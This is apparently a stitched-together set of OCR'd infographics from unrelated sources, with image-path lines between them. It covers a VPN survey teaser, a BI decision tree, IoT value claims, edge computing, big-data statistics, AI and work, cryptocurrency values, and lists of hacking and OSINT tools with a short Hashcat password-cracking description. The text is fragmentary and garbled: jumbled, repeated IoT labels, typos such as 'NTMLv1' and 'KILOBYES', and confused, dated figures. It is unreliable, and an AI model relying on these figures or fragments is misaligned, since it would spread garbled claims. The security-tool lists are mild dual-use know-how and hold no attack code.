
by **Ben Lovejoy**, 9to5mac.com
September 4, 2017 06:41 AM



An international cybersecurity awareness survey found that 65% of U.S. tech sector workers now use a virtual private network (VPN) on either work devices, personal ones or both ...


Business Intelligence Solutions Decision Tree


Version 1.07. May 18, 2017. Author: Ivan Kosyakov, Ph.D., Technical Architect in Microsoft Technology Center New York



Microsoft Azure | SQL Server (on-prem) | Office 365 components | Local or virtual machine | Power BI Service | Mobile devices


Download Business Intelligence Solutions Decision Tree at http://biz-excellence.com/2017/05/16/bi-decision-tree



realize commercial value
from the Internet of Things[7]
CUSTOMER EXPERIENCE
$999 BILLION
extra customers
ASSET UTILIZATION
$675 BILLION
reduced costs
EMPLOYEE PRODUCTIVITY
$675 BILLION
greater labor efficiencies
SUPPLY CHAIN & LOGISTICS
$729 BILLION
eliminating waste
INNOVATION
$810 BILLION
reduced time to market
ENERGY MANAGEMENT
SECURITY & COMPLIANCE
AUTOMATION
VIDEO
REMOTE ASSETS & SERVICES
SECURITY & COMPLIANCE
AUTOMATION
VIDEO
REMOTE ASSETS & SERVICES
SECURITY & COMPLIANCE
MOBILITY
AUTOMATION
INDUSTRIAL COMPUTE
ENERGY MANAGEMENT
SECURITY & COMPLIANCE
INDUSTRIAL COMPUTE
ENERGY MANAGEMENT
SECURITY & COMPLIANCE
MOBILITY
How the
Internet
of Things



123881

Source: Forrester Research, Inc. Unauthorized reproduction, citation, or distribution prohibited.


HOW EDGE COMPUTING WORKS
Edge computing allows data from internet of things devices to be analyzed at the edge of the network before being sent to a data center or cloud.
Internet of Things
Cloud
EDGE
Local Processing
Edge Gateway
Corporate Data Center
© NETWORK WORLD


2.5 QUINTILLION BYTES OF DATA
EVERYDAY
90% OF WHICH HAS BEEN CREATED
IN THE LAST
TWO YEARS
TOTAL WORLD DIGITAL DATA
900 EXABYTES
1 EXABYTE = 1000 PETABYTES
1 PETABYTE = 1000 TERABYTES
1 TERABYTE = 1000 GIGABYTES
1 GIGABYTE = 1000 MEGABYTES
1 MEGABYTES = 1000 KILOBYES
1 KILOBYTE = 1000 BYTES
which means,900 EXABYTE =
900 000 000 000 000 000 000 Bytes
THIS 2015
4.4 MILLION
I.T. JOBS
WILL BE CREATED
GLOBALLY to
SUPPORT BIG DATA
3,600 PHOTOS POSTED
on INSTAGRAM
41,000 POSTS
on FACEBOOK
EVERY SECOND
HOW BIG IS
BIG DATA
DID YOU KNOW?
Companies that generate more than 75% of their revenue on the Internet spend about six times more on big data than companies whose internet business is 25% or less of total revenue?
278,000
TWEETS POSTED
347 NEW BLOG POSTS PUBLISHED
204,000,000
EMAILS SENT
EVERY MINUTE
40,000 SEARCH QUERIES
on GOOGLE
EVERY SECOND
(WHICH MEANS, 3.5 BILLION GOOGLE SEARCHES PER DAY!)
IN 2016
MORE THAN
1.6 BILLION
SMART MOBILE DEVICES WILL BE PURCHASED GLOBALLY
6 BILLION
HOURS OF VIDEO
WATCHED ON YOUTUBE
EVERY MONTH
100 HOURS OF VIDS
ARE UPLOADED
EVERY MINUTE
570 NEW WEBSITES ARE CREATED
EVERY MINUTE
2/3 OF THE MOBILE WORKFORCE
WILL HAVE A SMART PHONE
40%
OF THE WORKFORCE
WILL BE MOBILE.


Transitions and adaptation of human work towards an AI society

Direct:
- Advanced sensor perception
- Advanced Speed of execution
- ..

Indirect:
- Advanced Insight
- Advanced Foresight
- ..

Direct:
- Data Scientists
- AI / Robotics Engineering
- ..

Indirect:
- Advisory
- Creative design
- ..



Direct:
- Connected work
- Geographic awareness & reach
- ..


Indirect:
- Social experience
- Knowledge learning
- ..

Direct:
- Administrative Transactions
- Transport Drivers

Indirect:
- Advisory support
- Facilitation
- ..

Combinatory efficient use of energy & Resources
New forms of access and collaboration

THE CRYPTOCURRENCY UNIVERSE




Bitcoin is the largest by market cap, and other currencies such as Litecoin and Dogecoin were "forked" using its codebase.

MUSHROOMING COIN VALUES

All of the top cryptocurrencies experienced gains in 2016, and their combined valuation is beginning to rival some of America's largest corperations.

$76.5B



$84.3B

15 Best Ethical Hacking Tools

HACKER COMBAT COMMUNITY

- John The Ripper
- Nmap
- Wireshark
- Metasploit
- IronWASP
- OpenVAS
- Nikto
- Wapiti
- SQLMap
- SQLNinja
- Maltego
- Canvas
- AirCrack-ng
- Reaver
- Ettercap

Hackercombat.com

Hashcat

HACKER COMBAT COMMUNITY

Hashcat is a popular password cracker designed to break even the most complex password representation. To do this, it enables the cracking of a specific password in multiple ways, combined with versatility and speed.

Password representations are primarily associated with hash keys, such as MD5, SHA, WHIRLPOOL, RipeMD, NTMLv1, NTMLv2, and so on. They are also defined as a one-way function — this is a mathematical operation that is easy to perform, but very difficult to reverse engineer.

Hashcat turns readable data into a garbled state (this is a random string of fixed-length size). Hashes do not allow someone to decrypt data with a specific key, as standard encryption protocols allow. Hashcat uses precomputed dictionaries, rainbow tables, and even brute-force to find an effective and efficient way to crack passwords.

Hackercombat.com

Top Open Source Intelligence Tools

HACKER COMBAT COMMUNITY

@hackercombat

- Censys
- Google Dorks
- Maltego
- Recon-Ng
- theHarvester
- Shodan
- Jigsaw
- Creepy
- SpiderFoot
- Nmap
- WebShag
- OpenVAS
- Fierce
- Unicornscan
- ZoomEye
- Foca
- HaveIbeenPwned
- CheckUserNames
- BeenVerified
- BuiltWith

Hackercombat.com

Hackercombat.com

HACKER COMBAT COMMUNITY

Best Search Engines For Security Professionals And Pen Testers

